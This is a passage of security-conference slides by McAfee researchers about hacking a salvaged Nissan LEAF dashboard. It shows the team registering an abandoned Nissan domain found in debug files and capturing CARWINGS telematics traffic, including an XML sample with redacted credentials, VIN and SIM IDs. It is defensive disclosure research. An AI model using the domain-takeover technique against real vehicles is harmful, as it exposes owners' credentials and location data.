



DRIVING DOWN THE RABBIT HOLE



JESSE MICHAEL MICKEY SHKATOV
OLEKSANDR BAZHANIUK



AGENDA

- Who are we
- Background
- Picking our battles
- The web vuln "Come with me and I'll show
- Intermission you the New Wonderland —"
- Telematics
 - What is it
 - Local vulnerabilities discovered
 - Writing a blind exploit
 - Remote vulnerability
- Conclusion
- Questions



Who
Are We?

Jesse
Mickey
Alex



@jessemichael
@HackingThings
@ABazhaniuk

<https://www.mcafee.com/us/threat-center/advanced-threat-research/index.aspx>





BACKGROUND



BACKGROUND


- Last year was awesome





BACKGROUND


- After we were done with our previous hackary, we wanted to try something new
- We want to deepen our knowledge and experience with automotive security





BACKGROUND

- After we were done with our previous hackary, we wanted to try something new
- We want to deepen our knowledge and experience with automotive security
- Actual car hacking experience is at 0%





BACKGROUND

- Autonomous vehicles
 - Tesla Autopilot
 - Comma.io
 - Google self driving car
 - UBER
- Connected cars
 - Autonomous
 - V2X
 - V2V
- Drive by wire systems
- how does it all work?





BACKGROUND

If I have seen further than others, it is by standing upon the shoulders of giants.



- Charlie Miller and Chris Valasek
- Troy Hunt and Scott Helme - Nissan web API hack
- Marc Rogers et al.(Tesla hack 2015)
- Keen Labs Tesla hack
- And more...



BACKGROUND

- Budget?



- Where do we start?



BACKGROUND

- Budget?



- Where do we start?
- We already pwned an after market IVI , what is next?

*IVI = In-Vehicle Infotainment System





BACKGROUND

- Budget?



- Where do we start?
- We already pwned an after market IVI , what is next?

*IVI = In-Vehicle Infotainment System




- Ok, Lets go the wrecking yard and look around



BACKGROUND

- Funny story about the wrecking yard.





BACKGROUND

- Funny story about the wrecking yard.
 - A junk yard != wrecking yard.
 - Looking for a late model OEM IVI.
 - “What do you have?”
 - An F150 that got into a brawl with a wall and lost
 - a few more squashed cars that are too short
 - one almost perfect car
- So we ended up selecting a car by happenstance, totally random.



BACKGROUND


- Nice car!
- Can you spot what caused it to be "Totaled"?





BACKGROUND


- GIMME THAT DASHBOARD!





BACKGROUND

- 1 week later
- carception





BACKGROUND

- A trip to Lowe's and a few hours later





BACKGROUND

- Once it is fully assembled it kinda works
- A “few” errors appear on the instrument panels.
- We need to get this thing on the table somewhat functional
- **NissanConnectSM EV**





BACKGROUND

- NissanConnect_{SM} EV (formerly known as CARWINGS®) is designed to help you manage your Nissan LEAF® and control a host of convenient features. The best part: you don't have to be in or even near your car to do it. It all works through your smartphone or computer. [*]
- NissanConnect EV is complimentary for three years. You just need to download the companion app to run all the features listed below.

WITH THE NISSANCONNECT_{SM} EV APP, YOU CAN:

- Find a nearby charging station
- Check on the state of your battery charge
- Remotely start a charging session
- Get notified when your battery is fully charged
- See your estimated driving range
- Heat up or cool down your LEAF® to the comfortable temperature it was when you left it
- Set a reminder to plug in your car

Source: <https://www.nissanusa.com/connect/features-app/system-requirements/nissan-connect-ev>



BACKGROUND

- Next step, switch owners in the backend



BACKGROUND

- Next step, switch owners in the backend
- Nissan requires proof of ownership




BACKGROUND

- Next step, switch owners in the backend
- Nissan requires proof of ownership
- Go ask nicely for the title from wrecking yard, ahh..... No.
Wrecking guy reaction:



BACKGROUND


- Next step, switch owners in the backend
 - Nissan requires proof of ownership
 - Go ask nicely for the title from wrecking yard, ahh..... No.
- Wrecking guy reaction:





BACKGROUND

- Next step, switch owners in the backend
- Nissan requires proof of ownership
- Go ask nicely for the title from wrecking yard, ahh..... No.
Wrecking guy reaction:




- Junk title can't be moved.



BACKGROUND

- Next step, switch owners in the backend
- Nissan requires proof of ownership
- Go ask nicely for the title from wrecking yard, ahh..... No.
Wrecking guy reaction:




- Junk title can't be moved.
- Bill of sale, wrecking yard receipt?



BACKGROUND

- Next step, switch owners in the backend
- Nissan requires proof of ownership
- Go ask nicely for the title from wrecking yard, ahh..... No.
Wrecking guy reaction:



- Junk title can't be moved.
- Bill of sale, wrecking yard receipt?
 - Ask Nissan nicely and you shall receive




PICKING OUR BATTLES



PICKING OUR BATTLES

- We already pwned one in the past, seems like the best place to start.
- Looking at the IVI attack surface:





PICKING OUR BATTLES

- The IVI is running Windows Automotive 7 , no source, requires license.



PICKING OUR BATTLES

- The IVI is running Windows Automotive 7 , no source, requires license.
- That's too boring!, we want to hack this but...



PICKING OUR BATTLES

- The IVI is running Windows Automotive 7 , no source, requires license.
- That's too boring!, we want to hack this but...





PICKING OUR BATTLES

- The IVI is running Windows Automotive 7 , no source, requires license.
- That's too boring!, we want to hack this but...



- Maybe there is something else to hack, let's keep looking



PICKING OUR BATTLES


- Getting any kind of info from the IVI





PICKING OUR BATTLES


- Getting any kind of info from the IVI





PICKING OUR BATTLES

- Getting any kind of info from the IVI



- Navigation system debug data
- contacts
- way points
- SRAM dump
- Flash dumps





THE WEB VULN



THE WEB YULN

After running strings on the debug files we discovered this url:

“http://biz.nissan-gev.com/WARCondelivbas/it-m_gw10/”

- Let's do a WHOIS
- No one owns it, let's buy it for the lulz!
- Setting up an EC2 instance and running a generic honey pot
- Let's see who comes knocking





THE WEB YULN

- The Web vulnerability
 - First knock comes from japan

Whois IP Live Results for 150.63.64.10 -

IP Address:	150.63.64.10
IP Location:	Japan
IP Reverse DNS (Host):	150.63.64.10
IP Owner:	Nissan Motor Co. Ltd
Owner IP Range:	150.63.0.0 - 150.63.255.255 (65,536 ip)
Owner Country:	Japan
Owner Website:	www.odn.ne.jp
Owner CIDR:	150.63.0.0/16
Whois Record Created:	17 Jun 1991
Whois Record Updated:	19 Nov 2013

Japan

150.63.64.10

Nissan Motor Co. Ltd

Web Browser/s on this IP:

Firefox 11 Firefox 15 Firefox 27 Firefox 32 Google Chrome 25 Google Chrome 27 Google Chrome 31 Google Chrome 33 Google Chrome 37 Google [see all]

OS on this IP:

Windows 7 x64 Edition Windows 8 x64 Edition Windows XP

Browser Agent/s on this IP:

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; MS-RTC LM 8; .NET

Found: 20 different web browsers. more »



THE WEB YULN

- The Web vulnerability
 - First knock comes from japan





THE WEB VULN

- The Web vulnerability
 - First knock comes from japan
- But then we start getting more knocks on the door and these are not your usual automated tools.

```
POST /WARCondelivbas/it-m_gw10/ HTTP/1.1
```

```
Host: biz.nissan-gev.com
```

```
Connection: Keep-Alive
```

```
User-Agent: NISSAN CARWINGS
```

```
Content-Type: application/x-carwings-nz
```

```
Content-Length: 614
```

```
^@^@^Cä^@^@^BZx<9ØK<81>:6%?çsdd^TQ<82><j4A_<87>æL0^Rí^Pi(<81>
```

```
ᄁäsdxxᄁ;ÓÊÇtHÙld^HZrwgggxl<92>^\\$É»
```

```
^?)cÙIx^X<83>Éæó|¶<9c><Õ:<81>óĩĩíÝ/ÜÖđâ<9c>¼?=<87><23>ôÒ:Õ<98><82>ÂA<89>4eS³)
```

```
èYĩÕQN<8349>óÂTB7F^VÔ4ôüĩđ' ^Tv<8b>^P÷<9a><9a>M2<87>è<WfM<8c>è^UW^U ßĐjÄK]Pi-%UYG^?
```

```
Æ²4:gl<89>Rj,ÍOò%cxş¶LÓ<93><80>°X.èÜét^G<8f>B÷ng,µßZ^N^^±xcfAW
```

```
«ÕQÊ²đ|A<80>ødĐ^B^GJjÑ^V<94>±E$PĐÜíEp$Ùq@^?<81>^BI_ĵâÚjĩÖ<96>^H<86><90>ÇA^xNWPç<9b>
```

```
<96>^Rë`^B«'¶
```



THE WEB VULN

- The Web vulnerability
 - First knock comes from japan
- But then we start getting more knocks on the door and these are not your usual automated tools.





THE WEB VULN

- The Web vulnerability
 - First knock comes from japan
- But then we start getting more knocks on the door and these are not your usual automated tools.

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<carwings version="2.2">
  <aut_inf navi_id="1054*****" tel="err" dcm_id="2012*****"
    dcm_tel="380*****" sim_id="89380*****" vin="1N4A*****"
    user_id="*****" password="*****"></aut_inf>
  <bs_inf><sftwr_ver navi="041-102-10111000000003010100" map="006"
    dcm="3NF0000642"></sftwr_ver>
  <vcl spd="0" drc="138.5" sts="stop" rss="5" crr="life:)">
